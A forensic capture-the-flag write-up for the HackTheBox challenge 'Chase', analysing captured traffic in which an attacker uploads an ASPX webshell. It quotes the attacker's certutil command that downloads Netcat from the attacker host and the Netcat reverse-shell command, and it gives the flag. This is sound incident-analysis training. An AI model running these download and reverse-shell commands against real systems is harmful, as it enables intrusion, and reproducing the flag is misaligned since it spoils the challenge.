
Chase

Types	forensic
CTF	HTB




Step 1 — Initial PCAP Analysis


I opened the `chase.pcapng` in **Wireshark**.

Findings:

- Source attacker: **22.22.22.7**
- Victim server: **22.22.22.5**
- Normal HTTP browsing first (`GET /`, `GET /welcome.png`).
- Then suspicious activity:
  - `POST /upload.aspx?operation=upload`
  - `GET /cmd.aspx`
  - `POST /cmd.aspx` with small payloads

✅ **Suspicion:** File upload exploit → Webshell execution.





Initial Recon

- `GET /` and `GET /welcome.png` — attacker browses the site.
- `upload.aspx` is discovered — likely an upload endpoint.

📤 Exploitation Phase

- `POST /upload.aspx?operation=upload` — attacker uploads a file (1899 bytes).
- Response is `200 OK` — upload successful.

🧨 Payload Execution

- `GET /cmd.aspx` — attacker accesses the uploaded web shell.
- `POST /cmd.aspx` — attacker sends commands via the shell.

🧰 Tool Delivery

- `GET /nc64.exe` — attacker downloads Netcat from their own host (`22.22.22.7`).
- File size: 45272 bytes — confirms full binary transfer.

📬 Flag Retrieval

- `GET /JBKEE62NIFXF6ODMOUZV6NZTMFGV6URQMNMH2IBA.txt` — attacker retrieves a text file.

Extract HTTP Objects


Used `tshark` to carve out HTTP-transferred files:

```
mkdir http-objects
tshark -r chase.pcapng --export-objects "http,http-objects"
ls -lh http-objects
```

Recovered files:

- `upload.aspx` (vulnerable page)
- `cmd.aspx` (attacker webshell)
- `nc64.exe` (Netcat binary)

- `JBKEE62NIFXF6ODMOUZV6NZTMFGV6URQMNMH2IBA.txt` (suspicious text file)



Analyze Webshell (`cmd.aspx`)

Content revealed a **simple ASPX command execution shell**:

Step 4 — Reconstruct Attacker Commands

The POST payloads (`cmd(1).aspx` , `cmd(2).aspx` , `cmd(3).aspx`) showed:

1. **Download Netcat with certutil**


   ```
   /c certutil -urlcache -split -f http://22.22.22.7/nc64.exe c:\users\public\nc.exe
   ```

   → Confirmed by response: *“CertUtil: -URLCache command completed successfully.”*

2. **Execute reverse shell**

   ```
   /c c:\users\public\nc.exe 22.22.22.7 4444 -e cmd.exe
   ```

✅ Attacker gained a **remote shell** on the victim.



Step 5 — Check Exfiltration

File `JBKEE62NIFXF6ODMOUZV6NZTMFGV6URQMNMH2IBA.txt` contained:

Step 6 — Decode the Filename

Decoded with `base32`:

```
echo "JBKEE62NIFXF6ODMOUZV6NZTMFGV6URQMNMH2IBA" | base32 -d
```

`HTB{MAn_8lu3_73aM_R0cX}`
there is our flag!